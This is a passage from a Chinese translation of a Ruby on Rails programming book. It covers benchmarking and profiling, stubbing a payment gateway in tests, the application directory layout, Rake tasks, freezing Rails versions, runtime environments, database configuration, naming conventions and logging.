如果你只想知道一个特定方法（或者语句）的性能，你可以使用 Rails 提供的 `script/profiler` 和 `script/benchmark` 脚本。`benchmark` 脚本可以告诉你一个方法耗费多少时间，`profiler` 则可以告诉你一个方法把时间耗费在什么地方。`benchmark` 可以给出相对精确的时间值，而 `profiler` 则会增加较大的开销——它所给出的绝对时间值并不重要，重要的是各个操作所需时间的相对比例。

下面来看一个故意营造的例子：假如我们感觉 `User.encrypted_password()` 方法耗费了太长的时间，首先需要判断情况是否的确如此。

```
depot> ruby script/performance/benchmark >
  'User.encrypted_password("secret", "salt")'
    user      system      total      real
#1 1.650000  0.030000  1.680000 ( 1.761335)
```

247

哇！区区一个方法就耗费了 1.8 秒，这确实有点过分！我们再用 `profiler` 来一探究竟。

```
depot> ruby script/performance/profiler "User.encrypted_password("secret", "salt")"
Loading Rails...
Using the standard Ruby profiler.
% cumulative   self           self      total
time   seconds   seconds   calls  ms/call  ms/call  name
78.65   58.63   58.63       1  58630.00  74530.00  Integer#times
21.33   74.53   15.90  1000000      0.02      0.02  Math.sin
 1.25   75.46     0.93       1   930.00    930.00  Profiler_.start_profile
  0.01   75.47     0.01      12     0.83     0.83  Symbol#to_sym
  ...
  0.00   75.48     0.00       1     0.00     0.00  Hash#update
```

这很奇怪：大半的时间似乎都被耗在 `times()` 和 `sin()` 方法上了。我们来看看源代码：

```
def self.encrypted_password(password, salt)
  1000000.times { Math.sin(1) }
  string_to_hash = password + salt
  Digest::SHA1.hexdigest(string_to_hash)
end
```

哎哟！顶上的那个循环是我在进行某个手工测试时加上的，以便让程序运行得慢一点，然后我就忘了在部署之前把它去掉。我一定是忘了给自己留下一张小纸条……

前面介绍的性能调整都很简单，并不修改应用程序本身的逻辑，这样一来，那些真正棘手的问题可能被留在系统中，并在投入生产运行后突然爆发。Rails 也提供了相应的答案：`ActionController` 有一个 `benchmark` 方法，可以用来评测并记录一块代码执行所耗费的时间。默认情况下，`benchmark` 会保持日志静默，除非 `use_silence` 被设为 `false`。另外，只有在当前日志器的设置与 `log_level` 匹配时，`benchmark` 才会记录日志。这样就可以把评测语句留在产品代码中，而不会造成额外的性能开销，因为只有当日志级别足够低时评测才会生效。

`ActionView::Helpers::BenchmarkHelper` 为视图提供了类似的 `benchmark` 辅助方法。

还有，什么时候都别忘了日志文件。如果你需要了解与时间相关的信息，它们能够提供大量宝贵的信息。

14.6 使用 Mock 对象 Using Mock Objects

未来的某个时候，我们肯定要在 Depot 应用中加上一些代码，以便真正收到来自顾客的付款。所

以，假设我们已经搞定了所有那些文案工作，并可以把那些信用卡数字变成我们银行账户上实实在在的钱了。然后，我们创建了一个 `PaymentGateway` 类（位于 `lib/payment_gateway.rb` 文件中），它可以和负责处理信用卡的网关交互。最后，我们在 `StoreController` 的 `save_order()` 这个 action 中添加下列代码，就可以让 `Depot` 应用处理信用卡了。

```
gateway = PaymentGateway.new

response = gateway.collect(:login      => 'username',
                           :password    => 'password',
                           :amount      => @cart.total_price,
                           :card_number => @order.card_number,
                           :expiration  => @order.card_expiration,
                           :name        => @order.name)
```

当 `collect()` 方法被调用时，这些信息会通过网络发送给后端的信用卡处理系统。这对于我们的钱包有好处，但对于功能测试就不那么好了，因为这样一来，`StoreController` 就必须能够连接到真正的信用卡处理系统才行。而且，即便网络连接和信用卡系统都不成问题，我们也不能每次运行功能测试就提交一堆信用卡交易事务。

所以，我们并不想真的用 `PaymentGateway` 对象进行测试，而是想用一个 `mock` 对象来替换它。在 `mock` 的帮助下，测试就不必依赖于网络连接，从而确保结果的一致性。还好，Rails 让对象的模拟替换也易如反掌。

为了在测试环境模拟 `collect()` 方法，我们只须在 `test/mocks/test` 目录下创建 `payment_gateway.rb` 文件即可。下面就来看看这个名字中的奥妙吧。

首先，文件名必须与试图替换的文件名相同。我们可以模拟模型、控制器或者库文件；唯一的要求就是文件名必须相同。其次，看看占位文件的路径，我们将它放在了 `test/mocks` 目录的 `test` 子目录下，这个子目录用于存放所有用于测试环境的占位文件。如果我们希望在开发环境中替换某些文件，就应该将占位文件放在 `test/mocks/development` 目录下。

现在，看看占位文件本身。

```
require 'lib/payment_gateway'

class PaymentGateway
  # I'm a stubbed out method
  def collect(request)
    true
  end
end
```

请注意，占位文件实际上加载了原来的 `PaymentGateway` 类（通过调用 `require()` 方法），然后对其进行修改，覆盖了其中的 `collect()` 方法。也就是说，我们不必模拟出 `PaymentGateway` 的所有方法，只需要修改那些运行测试时有必要修改的方法即可。在这里，修改后的 `collect()` 方法直接返回一个伪造的应答信息。

有了这个文件以后，`StoreController` 就会试用我们模拟出来的 `PaymentGateway` 类。之所以如此，是因为 Rails 把 `mock` 路径放在整个搜索路径的最前面，因此它会加载 `test/mocks/test/payment_gateway.rb` 而不是 `lib/payment_gateway.rb`。

这就是全部了。使用占位程序，我们可以集中注意力来测试最重要的东西，而 Rails 则让这一切变得无比轻松。

Stub vs. Mock

也许你已经注意到了，在前面我们一直用占位（*stub*）这个词来称呼那些用于模拟真实的类和方法，但 Rails 却把它们放在 `test/mock` 子目录下。在这一点上，Rails 确实有些不太注意用词，这里所说的 *mock* 实际上只是占位程序：它们是伪造出的代码块，用在测试中以避免用到某些资源。

不过，要是你真的想使用 *mock* 对象——用于检查“程序如何使用某些对象”的对象——不妨看看 Flex Mock⁹（Jim Weirich 的 Ruby *mock* 对象库）或者 Mocha¹⁰（由 James Mead 开发）。

我们做了什么

我们为 Depot 应用写了一些测试，但并没有测试到所有东西。然而，我们现在知道，确实可以测试所有东西。实际上，Rails 对测试驱动开发提供了绝佳的支持，可以帮助你写出更好的测试。尽早、尽可能频繁地进行测试——你可以在投入正式运行之前找到 bug，你的设计会得到改善，你的 Rails 应用会因此而感谢你。

⁹ <http://flexmock.rubyforge.org/>

¹⁰ <http://mocha.rubyforge.org/>



第3部分 Rails 框架

Part III Working with the Rails Framework





第 15 章

深入 Rails Rails in Depth

Depot 项目已经搞定了，现在正是深入研究 Rails 的好时机。在本书的剩下部分里，我们将一个主题一个主题地——或者说，一个模块一个模块地——探索 Rails。

本章将为读者拉开大幕。在这一章里，我们将从较高的层面向读者介绍一些必要的指示：目录结构、配置、环境、支撑类，以及调试提示。不过首先，我们必须回答几个重要的问题……

15.1 Rails 在哪儿 So, Where's Rails?

Rails 的一个有趣之处在于它的组成方式。从开发者的角度，你所有的时间都是在跟 ActiveRecord 或是 ActionView 这些高层的东西打交道。这里确实有一个名叫 Rails 的组件，不过它位于所有其他组件之下，默默地安排协调着它们的工作。要是没有 Rails 组件，就不会有前面这个成功的 Depot 应用。但与此同时，Rails 的底层基础设施只有很少一部分与开发者的日常工作相关，在本章的余下篇幅里，我们就要介绍这些部分。

15.2 目录结构 Directory Structure

Rails 要求一个特定的运行时目录结构。图 15.1 展示了 `rails my_app` 命令生成的顶级目录结构。我们看看每个目录中都放了什么东西（不过不一定按顺序来）。config 和 db 这两个目录值得花一点时间来介绍，所以我们为它们分别准备了一小节的篇幅。

顶层目录下还有一个 `Rakefile` 文件，你可以使用它来运行测试、创建文档、生成数据库结构，等等。在命令行输入 `rake -tasks` 就可以看到完整的任务列表。用 `rake -describe task` 可以看到具体任务更详细的描述。

<code>my_app/</code>	
<code>README</code>	Installation and usage information.
<code>Rakefile</code>	Build script.
<code>app/</code>	Model, view, and controller files go here.
<code>config/</code>	Configuration and database connection parameters.
<code>db/</code>	Schema and migration information.
<code>doc/</code>	Auto-generated documentation.
<code>lib/</code>	Shared code.
<code>log/</code>	Log files produced by your application.
<code>public/</code>	Web-accessible directory. Your application runs from here.
<code>script/</code>	Utility scripts.
<code>test/</code>	Unit, functional, and integration tests, fixtures, and mocks.
<code>tmp/</code>	Runtime temporary files.
<code>vendor/</code>	Imported code.

图 15.1 rails my_app 命令的结果

app/和 test/

我们的工作大多在 `app` 和 `test` 这两个目录中进行。应用程序的主要代码都位于 `app` 目录（见图 15.2）。在稍后详细讨论 ActiveRecord、ActionController 和 ActionView 的时候，我们还会深入介绍 `app` 目录的内部结构。此外，在第 14 章“任务 T：测试”（原书第 205 页）中，我们已经介绍过 `test` 目录了。

doc/

doc 目录是用来存放文档——RDoc 自动生成的文档的。如果你运行 `rake doc:app` 命令，在 `doc/app` 目录下就会有 HTML 格式的文档。你可以编辑 `doc/README_FOR_APP` 文件，为自己的文档定制一个首页。原书第 186 页上的图 12.3 已经展示出了我们这个“在线商店”应用的文档首页。




图 15.2 app/目录

lib/

lib 目录用于存放那些不属于模型、视图和控制器的应用代码。譬如说，你可能编写了一个库用于创建 PDF 格式的收据以便顾客下载¹，控制器会直接用 `send_data()` 方法将收据发送给浏览器。此时，用于创建 PDF 收据的代码就很自然地位于 lib 目录下。

lib 目录还很适合放置模型、视图和控制器之间共享的代码。譬如说你可能需要用一个库来检查信用卡号的校验和，或是执行某些财务计算，或是计算复活节的日期^{*}。简而言之，任何不直接属于模型、视图或者控制器的代码都应该放在 lib 目录下。

< 255

也许你会想，只能把一大堆文件直接放在 lib 目录下吗？不必担心。大部分 Rails 开发者都会在 lib 目录下创建子目录，以便将不同功能的代码分组存放。譬如说在 Pragmatic Programmer 在线商店中，用于生成收据、报关文件和其他 PDF 文档的代码都放在 `lib/pdf_stuff` 目录下。

将文件放到 lib 目录下之后，你就可以在应用程序的任何地方使用它们。如果文件中包含了类或者模块的定义，并且文件名是类名或者模块名的小写格式，那么 Rails 就会自动装载这个文件。譬如说生成 PDF 收据的代码位于 `lib/pdf_stuff/receipt.rb` 文件，那么只要这个类名叫 `PDFStuff::Receipt`，Rails 就能够找到并自动装载它。

如果库的命名不符合这些自动装载的条件，也可以通过 Ruby 的 `require` 机制引用它们。如果要引用 lib 目录下的文件，只需要直接引用文件名。譬如说，假设计算复活节日期的库位于 `lib/easter.rb` 文件，我们就可以在任何模型、视图或者控制器中使用下列代码引用它：

→ 原书第
679 页

```
require "easter"
```

如果库位于 lib 目录中的子目录，别忘了在 `require` 语句中包含目录名。譬如说，如果要在控制器中引用“计算航空邮件费用”的库，就要使用下列代码：

```
require "shipping/airmail"
```

Rake 任务

在 lib 目录下还有一个空的 tasks 目录，你可以在其中编写自己的 Rake 任务，用于给自己的项目实现自动化功能。这本书不是关于 Rake 的，所以我们不打算深入这部分内容，只给大家看一个简单的例子好了。

Rails 提供了一个 Rake 任务，用来查询最近一次被执行的迁移任务号。但如果列出所有被执行过的迁移任务号，可能会更有用。因此我们编写了一个 Rake 任务，用来打印 `schema_migration` 表中所有的数据库版本号。Rake 任务完全用 Ruby 代码写出，但要将它们放在扩展名为 .rake 的文件中。这个任务就叫 `db_schema_migrations.rake`。

```
depot_r/lib/tasks/db_schema_migrations.rake
namespace :db do
  desc "Prints the migrated versions"
  task :schema_migrations => :environment do
    puts ActiveRecord::Base.connection.select_values(
      'select version from schema_migrations order by version')
  end
end
```

< 256

¹ 我们在新版的 Pragmatic Programmer 在线商店中就是这样做的。

* 译者注：复活节是 3 月 21 日或其后月满之后的第一个星期天，因此是要计算的。

然后就可以在命令行执行这个任务，就像执行其他 Rake 任务一样。

```
depot> rake db:schema_migrations
(in /Users/rubys/Work/...)
20080601000001
20080601000002
20080601000003
20080601000004
20080601000005
20080601000006
20080601000007
```

更多关于“如何编写 Rake 任务”的信息，请参阅 Rake 文档：<http://rubyrake.org/>。

log/

在 Rails 运行的过程中，它会生成很多有用的日志信息，这些信息（默认情况下）被保存在 log 目录下。在这里我们可以找到三个主要的日志文件，分别是 `development.log`、`test.log` 和 `production.log`。这些日志文件不仅包含简单的日志跟踪信息，还包含时间统计信息、缓存信息和实际执行的数据库语句等。

日志记入哪个文件，取决于应用程序运行于哪个环境——关于运行环境，我们在介绍 config 目录时还会深入讨论。

public/

`public` 目录是应用程序的“脸面”：web 服务器会把这个目录作为应用程序的根目录。大部分部署配置的工作都在这里进行，所以我们将在第 28 章“部署与生产”（原书第 651 页）中介绍它。

script/

`scripts` 目录中存放了一些有用的工具程序。不加参数运行这些脚本就可以看到它们各自的用法。

about

显示应用程序所使用的 Ruby 和 Rails 各组件的版本号，以及别的配置信息。

dbconsole

在命令行中直接访问数据库。

console

让你可以用 `irb` 与 Rails 应用中的方法交互。

destroy

删除用 `generate` 工具生成的文件。

generate

代码生成器，内建支持创建控制器、邮件发送器（mailer）、模型、脚手架和 web service。你也可以从 Rails 网站²下载其他的代码生成模块。运行 `generate` 脚本，指定某个生成器，不加额外的参数，就可以看到该生成器的用法介绍，例如：`ruby script/generate migration`。

² <http://wiki.rubyonrails.com/rails/pages/AvailableGenerators>

plugin

plugin 可以帮助你安装和管理插件——所谓插件，就是用于扩展 Rails 功能的代码模块。

runner

在 web 环境之外执行应用程序中的一个方法。借助这个工具，你可以从 cron 任务中调用方法使缓存失效，或是处理收到的邮件。

server

server 脚本会启动一个自我包含的服务器——可能是 mongrel、LightTPD（如果你的机器上有的话）或者 WEBrick——并在上面运行你的应用程序。在开发 Depot 应用的过程中，我们已经用到了这个工具。

script 目录还包含两个子目录，其中分别存放了几个专用的脚本。script/process 目录包含两个脚本，可以用于控制已经部署上线的 Rails 应用：在关于部署的章节中，我们会详细介绍它们。script/performance 目录也包含三个脚本，可以帮助你了解应用程序的性能状况。

benchmark

获得应用程序中一个或多个方法的性能基准。

profiler

针对应用程序中的一段代码生成运行时性能分析报告。

request

针对应用程序对某个 URI 请求的处理，生成一份运行时性能分析报告。

tmp/

也许你不会感到意外：Rails 会把一些临时文件扔在 tmp 目录里。在该目录的子目录中，你可以找到缓存的内容、session 数据以及 socket 数据，等等。

◀ 258

vendor/

vendor 目录用于存放第三方代码。目前而言，这些代码的来源大致分为两类。

首先，Rails 会将插件安装在 vendor/plugins 目录下。插件是扩展 Rails 功能的一种方式，有些在开发阶段使用，有些则在运行时生效。

其次，我们可以要求 Rails 将它本身安装在 vendor 目录下——可是，为什么？

当开发应用程序时，我们通常在整个系统使用同一份 Rails 代码。Rails 是由多个库共同组成的，这些库通常是以 Gem 的形式安装在某个地方。整个系统使用同一份 Rails 代码，就可以让所有 Rails 应用程序共享这些库。

然而到了要部署的时候，你就得考虑另一个问题：Rails 本身的改变会对应用程序造成什么影响？没错，现在你的代码运行良好。可是六个月以后呢？如果 Rails 核心团队引入的某个修改与你的应用程序不再兼容，又会发生什么？也许某一天，你只是顺手升级了生产服务器上的 Rails 版本，应用程序突然就不工作了。而且在一台开发机器上可能有多个应用程序，一个是在现在开发的，另一个是好几个月甚至好几年前开发的——较早的应用程序可能与最新版本的 Rails 无法兼容，而较晚的应用程序却偏偏需要最新版本 Rails 提供的某些功能。

解决这些问题的办法就是将应用程序与 Rails 的某个特定版本绑定起来。本页的边栏里介绍了一种做法，不过它要求所有用到的 Rails 版本都是以 Gem 的形式安装在全局环境里的——如果是这样，只要告诉应用程序该加载哪个版本的 Rails 就行了。然而很多开发者觉得第二种办法更安全可靠：直接将 Rails 代码固化（freeze）在应用程序的目录中。这样一来，Rails 库就和应用程序代码一道保存在版本控制系统中了，从而确保了始终可以得到正确的 Rails 版本。

说起来复杂，做起来可谓易如反掌。如果想要把应用程序与目前以 Gem 形式安装的 Rails 版本绑定，只要输入下列命令即可：

```
depot> rake rails:freeze:gems
```

这个命令会在幕后将最新版本的 Rails 库拷贝到 vendor/rails 目录下——当应用程序启动时，
259 Rails 会首先到这里来寻找自己需要的库，然后再寻找全系统共享的版本。所以，经过固化之后，应用程序就与一个特定的 Rails 版本绑定在一起了。需要注意：固化操作只是把 Rails 框架放进你的应用程序，其他 Ruby 库仍然要到全局共享区去获取。

将应用程序与 Gem 版本绑定

你可以指定使用某个特定版本的 Rails，只要在 config/environment.rb 文件的开始处加上以下代码即可：

```
RAILS_GEM_VERSION = "2.2.2"
```

只要有这行代码存在，当应用程序启动时，Rails 会查询系统中安装的所有 Gem，并使用正确的版本（在这里就是 2.2.2 版本）。

这种办法很简单，却有一个严重的缺陷：如果部署的机器上没有指定版本的 Rails，应用程序就无法运行。为了让部署更加可靠，最好是将 Rails 本身固化到 vendor 目录下。

如果在固化之后希望取消绑定、继续使用系统共享的 Rails 版本，可以直接把 vendor/rails 目录删掉，也可以执行下列命令：

```
depot> rake rails:unfreeze
```

freeze 任务可以接受 Rails 版本作为参数（默认是当前版本，也可以指定某个特定版本），将该版本的 Rails 固化到 vendor 目录下。由于 Rails 核心团队每天都在做修改，你多半不想随时更新自己使用的 Rails 版本，因此把 Rails 固化下来是比较保险的做法。不过代价则是：如果你想使用某个最新的特性，就必须取消固化，然后重新固化最新的 Rails 版本。

使用 Rails 的最新版本

除了将 Gem 形式的 Rails 版本固化到应用程序之外，你也可以将 Rails 的 Subversion 代码库（也就是 Rails 核心开发者们签入代码的地方）中的快照版本直接链入你的应用程序——那可真是“最新的版本”。

具体的做法当然还是用 Rake 任务：

```
depot> rake rails:freeze:edge
```

15.3 Rails 配置

从这个章开始，我们就要进入配置部分。配置是相当复杂的，但是一旦你掌握了，你的应用就将变得非常强大。

Rails 的运行时配置是由 config 目录中的文件来决定的。同时起作用的还有另一个东西：运行时环境（*runtime environment*）。

◀ 260



David 说……
何时应该使用最新版本

“前沿生活”意味着你可以在第一时间享受最新的改进和新技术——其中包括很多行业领先的重大变革。譬如说在 Rails 1.1 发布之前好几个月，RJS 就已经可用；Rails 2.0 发布之前好几个月，最新的 RESTful 接口也已经可用。

所以，“前沿生活”有很多实在的好处。但也有缺点：当 Rails 发生根本性的变革时，余震通常得过一段时间才能平静下来——也就是说，最新版本会有 bug，或是会导致性能下降。这都是你在决定是否选择“前沿生活”时必须考虑的。

当学习 Rails 开发时，我建议你不要走得太前沿。先把应用程序置于你自己的控制之下，并学会处理种种常见的问题。当你真正做好准备进入下一阶段时，再尝试在一个开发项目中使用 Rails 的最新版本。与此同时，请留意 Rails 项目的 Trac 时间线^{*}，请订阅 Rails 核心项目的邮件列表，请积极参与到 Rails 项目中。

创新值得用一定的安全性来换。即便某个修订版本有问题，你始终可以固化在它之前的另一个版本，或是动手修复其中的问题、为社区作出贡献——也许这就是你从一个用户转变为贡献者的第一步。

* <http://rails.lighthouseapp.com/dashboard>
<http://groups.google.com/group/rubyonrails-core>

◀ 261

运行时环境

编写代码、测试和工作环境下的运行，在这三个阶段，开发者的需要有很大差异。在编码阶段，你希望看到更多的日志、能够立即加载修改过的代码、直观的错误提示，等等。而在测试阶段，你就需要一个与世隔绝的环境，这样测试才具有可重复性。在真实运行时，系统需要最优化的效率，并且不应该让用户看到错误。

为了支持这些不同的需求，Rails 引入了运行时环境的概念。每个运行时环境都有自己的一组配置参数。在不同的环境下运行同一个应用程序，应用程序的“个性”也会发生变化。

切换运行时环境的开关在应用程序之外。也就是说，把应用程序从开发环境移到测试环境，再移到产品环境，应用程序本身的代码不需要做任何修改。

当运行应用程序时，你就可以指定运行时环境。譬如说，如果你使用 script/server 来运行，可以加上 -e 选项：

```
depot> ruby script/server -e development # the default if -e omitted
depot> ruby script/server -e test
depot> ruby script/server -e production
```

如果你使用的是 Apache 和 Mongrel，可以在配置 Mongrel 集群时指定`-e production`参数。

如果你有某些特殊的需求，也可以创建自己的运行时环境。为此，你需要在数据库配置文件中新增一段内容，并且在 `config/environments` 目录下新建一个文件。这就是下一小节要介绍的。

配置数据库连接

`config/database.yml` 文件负责配置你的数据库连接，其中包含三段内容，分别对应一个运行时环境。其中的一段大致如此：

```
development:
  adapter:   sqlite3
  database:  db/development.sqlite3
  pool:      5
  timeout:   5000
```

每一段配置都以环境名称开头，紧跟着是一个冒号，然后是这一段的配置行。配置行应该缩进，每行以一个关键字开头，随后是冒号和对应的值。每段配置至少要指定一个数据库适配器（SQLite3、MySQL、Postgres 或是别的什么），以及用到的数据库。适配器有各自要求的配置参数，第 18.4 节“连接数据库”（原书第 318 页）列出了这些参数。

如果你要针对不同的数据库服务器运行应用程序，还需要两个配置项。如果唯一要改变的就是数据库连接，你可以在 `database.yml` 中创建两段内容，在各自的名字中包含运行时环境和数据库名称。随后，你就可以用 YAML 的别名（aliasing）功能来选择其中的任意一个。

```
# Change the following line to point to the right database
development: development_sqlite

development_mysql:
  adapter: mysql
  database: depot_development
  host: localhost
  username: root
  password:
development_sqlite:
  adapter: sqlite
  database: db/development.sqlite3
  pool: 5
  timeout: 5000
```

262

如果除了数据库连接之外还要改变别的配置，你也可以创建不同的运行时环境（`development-mysql`、`development-postgres`，等等），然后在 `database.yml` 文件中分别创建对应的配置段。此外，还要在 `environments` 目录中添加对应的文件。

在原书第 318 页上读者会看到，当手工连接数据库时，也可以引用 `database.yml` 中的配置段。

环境

应用程序的运行时配置是通过两个文件来完成的。其一是 `config/environment.rb`，它独立于环境变量——也就是说，不管 `RAILS_ENV` 的值是什么，都会用到这个配置文件。第二个配置文件则取决于环境的取值：Rails 会在 `config/environments` 目录下查找与当前环境匹配的文件名，并在处理 `environment.rb` 的过程中加载该文件。标准的三个环境（`development.rb`、`production.rb` 和

`test.rb` 是默认存在于该目录的，你也可以添加自己的文件——如果你定义了新的环境类型的话。

一般而言，环境文件要包含三项配置：

- 设置 Ruby 的加载路径。这关系到你的应用程序如何在运行过程中找到模型、视图之类的东西。
- 创建应用程序需要的资源（例如日志工具）。
- 设置不同的配置项，包括 Rails 的配置和应用程序的配置。

前两项通常是与整个应用程序保持一致的，因此可以在 `environment.rb` 中完成。配置项则常常随着环境的变化而变化，因此可能需要针对不同的环境分别配置。

加载路径

标准的环境配置会自动将下列目录（相对于应用程序的根目录）纳入应用程序的装载路径：

- `test/mocks/environment`。由于该目录位于加载路径的第一位，在这里定义的类会自动覆盖真正的实现类，这样你就可以在测试阶段使用这些替代品。原书第 248 页已经介绍过这部分内容。◀ 263
- `app/controllers` 目录及其所有子目录。
- `app/models` 目录下所有以下划线或者小写字母开头的目录。
- `vendor` 目录和其中每个 `plugin` 子目录下的 `lib` 目录。
- `app`、`app/helpers`、`app/services`、`config` 和 `lib` 目录。

当然，只有在这些目录存在时，才会把它们放进加载路径。

除此之外，Rails 还会检查应用程序的 `vendor/rails` 目录。如果该目录存在，就会从这里加载 Rails 库，而不会从共享代码库加载。

配置参数

通过设置 Rails 各个模块的不同参数，就可以对 Rails 进行配置。一般而言，这些设置要么写在 `environment.rb` 文件的末尾（如果你希望该配置对所有环境生效的话），要么放在 `environments` 目录下针对特定环境的配置文件中。

在原书第 681 页的“附录 B”中，我们提供了所有可以配置的参数列表。

15.4 命名约定 Naming Conventions

Rails 常常让新手感到迷惑的一件事，就是它会关心你给各种东西起的名字。新手们常常会吃惊：他们把模型类叫做 `Person`，而 Rails 不知怎么的就知道应该去寻找名叫 `people` 的数据库表。这一节将为读者解释这些隐含的命名规则。

以下介绍的规则都是 Rails 的默认约定。你可以在 Rails 类中提供适当的声明，以取代这些约定。

混合大小写，下画线，以及复数形式

我们通常会用一个短语给变量和类命名。Ruby 的命名约定是：变量名应该全部小写，单词之间以下画线分隔；类和模块的名称中没有下画线，短语中每个单词的首字母（包括整个短语的第一个字母）大写。（我们将这种命名方式称为“混合大小写”，原因是显而易见的。）按照这种命名约定，变量名应该类似于“`order_status`”，类名则类似于“`LineItem`”。

Rails 采用这种命名约定，并在两个方面对其加以扩展。首先，Rails 认为数据库表名应该像变量名一样，全部采用小写字母，单词之间以下画线分隔。而且，Rails 还会认为表名始终是复数形式的，也就是说表名应该类似于“`orders`”或者“`third_parties`”。

另一方面，Rails 认为文件名也应该全部采用小写字母，单词之间以下画线分隔。

Rails 会根据这些约定自动进行名称转换。譬如说，你的应用程序中可能有一个代表“订单项”的模型类，你把它叫做 `LineItem`。根据这个名字，Rails 会推导出下列结论：

- 与之对应的数据库表应该叫 `line_items`——先将类名转换成全小写，然后将其变成复数形式，最后在单词之间加上下画线。
- Rails 还知道，应该到 `line_item.rb` 文件（位于 `app/models` 目录）去寻找这个类的定义。

Rails 控制器还有额外的命名约定。如果应用程序中有一个 `store` 控制器，按照命名约定，Rails 会做出如下判断：

- 存在一个名为 `StoreController` 的类，这个类位于 `app/controllers/store_controller.rb` 文件中。
- 存在一个名为 `StoreHelper` 的辅助模块，位于 `app/helpers/store_helper.rb` 文件中。
- 这个控制器的视图模板应该位于 `app/views/store` 目录下。
- 默认的布局模板应该位于 `app/views/layouts` 目录下的 `store.html.erb` 或 `store.xml.erb` 文件。

图 15.3 展示了所有的命名约定。

这里还有一点值得注意的：当编写普通的 Ruby 代码时，如果你想要引用另一个文件中的类和模块，必须首先用 `require` 关键字将该文件包含进来。但在 Rails 应用中，因为 Rails 知道文件名与类名之间的关系，就无须再使用 `require` 关键字。当你尝试引用一个暂且未知的类或者模块时，Rails 就会根据命名约定将类名转换成文件名，然后尝试加载该文件。于是，最终的效果就是：一般而言你都可以直接引用——譬如说——模型类，然后被引用的类就被自动加载到应用程序中了。

按模块组织控制器

到目前为止，我们所有的控制器都放在 `app/controllers` 目录下。有时候，如果能对控制器的放置加以组织，会让使用和维护更加便利。譬如说，在我们的在线商店应用中，最终可能会有几个控制器负责执行彼此相关又有所不同的管理功能。我们更愿意将它们组织在 `admin` 这个命名空间下，而不是让它们散落在顶级命名空间中。

Model Naming	
Table	line_items
File	app/models/line_item.rb
Class	LineItem
Controller Naming	
URL	http://..../store/list
File	app/controllers/store_controller.rb
Class	StoreController
Method	list
Layout	app/views/layouts/store.html.erb
View Naming	
URL	http://..../store/list
File	app/views/store/list.html.erb (or .builder or .rjs)
Helper	module StoreHelper
File	app/helpers/store_helper.rb

图 15.3 命名约定一览

借助一个简单的约定，Rails 就实现了这一功能：如果进入的请求要访问名为 `admin/book` 的控制器，Rails 就会到 `app/controllers/admin` 目录去寻找 `book_controller.rb` 控制器。也就是说，控制器名称的最后部分始终会被解析到 `name_controller.rb` 文件，此前的路径信息则被用于查找子目录，查找的起始点是 `app/controllers` 目录。

假设我们的应用程序中有两组控制器（譬如说，`admin/xxx` 和 `content/xxx`），并且其中分别定义了一个 `book` 控制器——也就是说，在 `app/controllers` 目录的 `admin` 和 `content` 子目录下都有一个 `book_controller.rb` 文件。这两个控制器文件都定义了一个名叫 `BookController` 的类。如果 Rails 不采取什么措施的话，这两个类将会冲突。

为了解决这个问题，Rails 会认为各个子目录中的控制器位于不同的 Ruby 模块，模块的名称就是子目录的名称。这样一来，`admin` 子目录下的 `book` 控制器就应该这样声明：

```
class Admin::BookController < ActionController::Base
  # ...
end
```

266



David 说……
为什么用复数形式做表名

因为听起来更符合人们的习惯。真的，“SELECT Product FROM products”，或者“Order has_many :line_items”。

我们的目标是创建一种领域语言，让它成为编程语言与口头语言之间的桥梁。拥有这样一种语言，将可以避免很多讨论中的误会——交流障碍总是错误的源头。如果你跟客户讨论时说“product description”，实现时却写“merchandise body”，这种混乱情况是不难想象的。

如果遵循标准的命名约定，你可以省掉大部分的配置——这算是 Rails 的一个礼物吧，奖给用正确方式做事的程序员。这不是要你放弃“自己的方式”，但采用符合约定的方式可以大大提高生产率——而且没有副作用。

content 子目录下的 book 控制器则应该位于 Content 模块中：

```
class Content::BookController < ActionController::Base
# ...
end
```

于是，这两个控制器就被分开保存了。不同控制器的模板也位于 app/views 中的不同子目录。也就是说，对应于下列请求：

`http://my.app/admin/book/edit/1234`

的视图模板应该在以下文件：

`app/views/admin/book/edit.html.erb`

还有一个好消息：控制器生成工具了解“按模块划分控制器”的概念，并且允许你用下列命令来创建控制器：

```
myapp> ruby script/generate controller Admin::Book action1 action2 ...
```

当我们开始生成 URL、以便将多个 action 连接起来时，还会遇到这种控制器命名约定。我们将在原书第 436 页讨论这个话题。

267

15.5 Rails 的日志



Rails 在框架中内建了日志支持。或者说得更准确点，Rails 应用中的所有代码都可以访问一个 Logger 对象。

Logger 是一个简单的日志框架，随最近版本的 Ruby 一道发行（在命令行中输入 `ri Logger`，就可以看到更多关于 Logger 的信息。也可以查看 *Programming Ruby*[TFH05]中的标准库文档）。对我们而言，只要知道可以生成 warning、info、error 和 fatal 这几个级别的日志信息就够了。随后，可以根据需要决定将哪些级别的日志信息写入日志文件。

```
logger.warn("I don't think that's a good idea")
logger.info("Dave's trying to do something bad")
logger.error("Now he's gone and broken it")
logger.fatal("I give up")
```

在 Rails 应用中，这些消息会被写入 `log` 目录下的某个文件中——具体是哪个文件，取决于应用程序运行在什么环境下：开发环境下，日志会被写入 `log/development.log` 文件；测试环境下则会写入 `test.log` 文件；生产环境下的日志文件则是 `production.log`。

15.6 调试信息

Debugging Hints

错误总会出现，即便是在 Rails 应用中。这一节将向读者介绍调试跟踪错误的一些技巧。

首先、并且最重要的是：写测试！Rails 使得单元测试和功能测试都很容易编写（参见第 14 章，“任务 T：测试”，原书第 205 页）。借助这些测试，你会发现自己的错误率直线下降。而且，错误也不会再像以前那样，过了一个月之后才突然冒出来吓你一跳。测试就好像一份保险——而且保费很便宜。

测试会告诉我们一段代码是否工作，而且能帮助我们把有问题的代码隔离出来。不过，有时候错误的原因也不是那么一目了然。

如果问题出在模型类，你可以在 web 环境之外运行有问题的对象。script/console 脚本允许你把 Rails 应用的一部分拿到 irb 会话中运行，从而对方法进行测试。下面就是用 console 脚本更新货品价格的会话记录：

```
depot> ruby script/console
Loading development environment.
irb(main):001:0> pr = Product.find(:first)
=> #<Product:0x248acd0 @attributes={"image_url"=>"/images/sk...
irb(main):002:0> pr.price
=> 29.95
irb(main):003:0> pr.price = 34.95
=> 34.95
